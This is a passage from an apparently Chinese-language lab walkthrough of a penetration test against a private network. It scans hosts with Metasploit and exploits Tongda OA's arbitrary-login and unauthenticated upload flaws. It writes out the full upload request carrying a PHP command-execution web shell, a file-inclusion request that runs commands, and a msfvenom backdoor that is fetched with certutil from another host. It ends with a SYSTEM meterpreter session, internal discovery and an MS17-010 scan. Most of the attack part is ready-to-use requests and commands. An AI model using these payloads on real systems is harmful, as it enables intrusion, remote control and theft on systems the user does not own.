
--- 192.168.52.20 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.516/0.516/0.516/0.000 ms
msf6 exploit(multi/handler) > ping 192.168.52.30
[*] exec: ping 192.168.52.30

PING 192.168.52.30 (192.168.52.30) 56(84) bytes of data.
64 bytes from 192.168.52.30: icmp_seq=1 ttl=128 time=0.900 ms
64 bytes from 192.168.52.30: icmp_seq=2 ttl=128 time=0.578 ms
^CInterrupt: use the 'exit' command to quit

--- 192.168.52.30 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.578/0.739/0.900/0.161 ms
msf6 exploit(multi/handler) >
```

32.这里我使用msf自带的扫描模块

```
use auxiliary/scanner/portscan/tcp
show options
set rhosts 192.168.52.30
set threads 10
exploit
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
   850  auxiliary/scanner/rservices/rsh_login                                         normal    No     rsh Authentication Scanner
   851  exploit/windows/fileformat/xradio_xrl_sehbof                     2011-02-08   normal    No     xRadio 0.95b Buffer Overflow


Interact with a module by name or index. For example info 851, use 851 or use exploit/windows/fileformat/xradio_xrl_sehbof

msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/
use auxiliary/scanner/portscan/ack        use auxiliary/scanner/portscan/syn        use auxiliary/scanner/portscan/xmas
use auxiliary/scanner/portscan/ftpbounce  use auxiliary/scanner/portscan/tcp
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set r
```

33.然后在用kali机连接到这个oa系统，前提win7上打开了oa系统，kali的浏览器上设置代理，使用burpsuite抓包

```
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129163739-b7d84d5c-80de-1.png)

34\. 这里就是使用通达OA系统的RCE和前台任意用户登录漏洞
    34.1先在登录处抓包
![](https://xzfile.aliyuncs.com/media/upload/picture/20220129164114-37ce65f0-80df-1.png)
    34.2修改在路径，删除cookie，添加Uid

![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129164129-409196c6-80df-1.png)

    34.3然后就会返回这个cookie在来利用这个cookie未授权访问
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129164221-5f87884c-80df-1.png)

    34.4用获取的SESSID访问/general/
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129164247-6f26dca8-80df-1.png)

    34.5未授权文件上传 任意文件上传漏洞 /ispirit/im/upload.php，在来直接使用这个数据包修改ip和端口号就行
```

POST /ispirit/im/upload.php HTTP/1.1
Host: xxxx:xx
Content-Length: 658
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: /
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close

------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"

123
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg


<?php $command=$_POST['cmd']; $wsh = new COM('WScript.shell'); $exec = $wsh->exec("cmd /c ".$command); $stdout = $exec->StdOut(); $stroutput = $stdout->ReadAll(); echo $stroutput; ?>
------WebKitFormBoundarypyfBh1YB4pV8McGB–

```
34.6在来使用文件包含来  命令执行
```

POST /ispirit/interface/gateway.php HTTP/1.1
Host: ip:端口
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: python-requests/2.21.0
Content-Length: 69
Content-Type: application/x-www-form-urlencoded

json={“url”:"/general/…/…/attach/im/图片路径"}&cmd=whoami


~~~
34.7发现可以命令执行，再来下载一个后门代码，前提是要生成一个windows后门木马,将木马放到web1的目录上
```msfvenom -p windows/meterpreter/bind_tcp LPORT=7777 -f exe > w7.exe
~~~



名称	大小	修改时间	权限
.	4096	2021-08-31 13:21:50	R/W/E
..	4096	2021-02-25 15:58:26	R/W/E
.htaccess	603	2020-11-17 16:40:17	R/W/-
favicon.ico	0	2020-11-17 16:40:17	R/W/-
fuckyou.php	576	2021-08-31 12:34:39	R/W/-
index.php	1731	2020-11-17 16:40:17	R/W/-
p1.elf	250	2021-08-31 06:31:03	R/W/-
p2.elf	198	2021-08-31 07:17:05	R/W/E
pp.elf	198	2021-08-31 13:21:50	R/W/E
robots.txt	24	2020-11-17 16:40:17	R/W/-
shell.php	643	2021-08-31 12:34:19	R/W/-
w7.exe	73802	2021-08-31 09:56:05	R/W/-
web.config	1194	2020-11-17 16:40:17	R/W/-
x.php	26	2021-08-29 15:35:11	R/W/-

```
34.8再来下载这个木马，执行我们的上线
```

`certutil -urlcache -split -f http://192.168.52.10:81/w7.exe c:/w7.exe`




Target: http://192.168.52.30:8080

```
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.52.30:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

json={"url":"/general/../../attach/im/2108/1119858933.jpg"}&cmd=certutil -urlcache -split -f http://192.168.52.10:81/w7.exe c:/w7.exe
```

```
34.9使用木马前监听这个后门
```

```
use exploit/multi/handler
set payload windows/meterpreter/bind_tcp
set rhost 192.168.52.30
set lport 7777
exploit
```




```
[+] 192.168.52.30:        - 192.168.52.30:445 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1027 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1025 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1026 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1105 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1120 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1121 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:1188 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:3336 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:8080 - TCP OPEN
[+] 192.168.52.30:        - 192.168.52.30:8750 - TCP OPEN
[*] 192.168.52.30:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set rhost 192.168.52.30
rhost => 192.168.52.30
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.52.30:7777
```

````
34.10 再来使用这个木马执行上线操作
````

~~~
![image.png](https://xzfile.aliyuncs.com/media/upload/picture/20220129164752-2546c52a-80e0-1.png)

35.成功之后发现有session5
```background
sessions
sessions 5
~~~


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
[*] Started bind TCP handler against 192.168.52.30:7777
[*] Sending stage (175174 bytes) to 192.168.52.30
[*] Meterpreter session 5 opened (192.168.52.10:47062 -> 192.168.52.30:7777) at 2021-08-31 21:50:03 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 5...
msf6 exploit(multi/handler) > sessions

Active sessions
===============


  Id  Name  Type                     Information                                      Connection
  --  ----  ----                     -----------                                      ----------
  1         meterpreter x64/linux    root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.46.16  192.168.46.158:6666 -> 192.168.46.160:58878 (192.168.46
                                     0
  4         meterpreter x64/linux    ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @  192.168.52.10:54720 -> 192.168.52.20:7777 (192.168.52.2
                                      192.168.52.20
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PC1                                     192.168.52.10:47062 -> 192.168.52.30:7777 (192.168.52.3

msf6 exploit(multi/handler) > sessions 5
[*] Starting interaction with 5...

meterpreter > ru
```

37.然后在利用msf自带的扫描模块扫描

```
background
use auxiliary/scanner/discover/udp_proe
show options
set rhosts 192.168.93.1-50
run
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
   172.19.0.0         255.255.0.0        Session 4
   172.20.0.0         255.255.0.0        Session 4
   192.168.46.0       255.255.255.0      Session 1
   192.168.52.0       255.255.255.0      Session 1
   192.168.93.0       255.255.255.0      Session 4


meterpreter > background
[*] Backgrounding session 5...
msf6 exploit(multi/handler) > use auxiliary/scanner/discovery/udp_probe
msf6 auxiliary(scanner/discovery/udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

   Name     Current Setting   Required  Description
   ----     ---------------   --------  -----------
   CHOST                      no        The local client address
   RHOSTS   192.168.52.1-255  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS  10                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/discovery/udp_probe) > set rhosts 192.168.93.1-50
rhosts => 192.168.93.1-50
msf6 auxiliary(scanner/discovery/udp_probe) > set threads 10
threads => 10
msf6 auxiliary(scanner/discovery/udp_probe) > run
```

38.发现对方开放的ip地址和端口


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
msf6 auxiliary(scanner/discovery/udp_probe) > set rhosts 192.168.93.1-50
rhosts => 192.168.93.1-50
msf6 auxiliary(scanner/discovery/udp_probe) > set threads 10
threads => 10
msf6 auxiliary(scanner/discovery/udp_probe) > run

[*] Scanned  9 of 50 hosts (18% complete)
[*] Scanned 10 of 50 hosts (20% complete)
[+] Discovered NetBIOS on 192.168.93.20:137 (PC1:<00>:U :WHOAMIANONY:<00>:G :PC1:<20>:U :WHOAMIANONY:<1e>:G :WHOAMIANONY:<1d>:U :__MSBROWSE__:<01>:G :00
:96:4f)
[*] Scanned 20 of 50 hosts (40% complete)
[*] Scanned 20 of 50 hosts (40% complete)
[+] Discovered NTP on 192.168.93.30:123 (1c0104fa000000000000a176a4c4f434ce4d898d5dba76386c54f234b71b152f3e4d8b26e4bc82822e4d8b26e4bc82822)
[+] Discovered NetBIOS on 192.168.93.30:137 (DC:<00>:U :WHOAMIANONY:<00>:G :WHOAMIANONY:<1c>:G :DC:<20>:U :WHOAMIANONY:<1b>:U :00:0c:29:95:5d:9f)
[+] Discovered DNS on 192.168.93.30:53 (Microsoft DNS)
[*] Scanned 25 of 50 hosts (50% complete)
[*] Scanned 30 of 50 hosts (60% complete)
[+] Discovered NetBIOS on 192.168.93.40:137 (PC2:<20>:U :PC2:<00>:U :WHOAMIANONY:<00>:G :WHOAMIANONY:<1e>:G :00:0c:29:f2:0b:41)
[*] Scanned 35 of 50 hosts (70% complete)
[*] Scanned 40 of 50 hosts (80% complete)
[*] Scanned 45 of 50 hosts (90% complete)
[*] Scanned 50 of 50 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_probe) > se
```

第一种情况是关闭了防火墙可直接执行上线操作

39.其一:利用ms17010

```
use auxiliary/scanner/smb/smb_ms17_010        扫描是否有ms17010漏洞
show options
set rhosts 192.168.93.20-30                   扫描20-30网段
exploit
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
[*] Scanned 35 of 50 hosts (70% complete)
[*] Scanned 40 of 50 hosts (80% complete)
[*] Scanned 45 of 50 hosts (90% complete)
[*] Scanned 50 of 50 hosts (100% complete)
[*] Auxiliary module execution completed
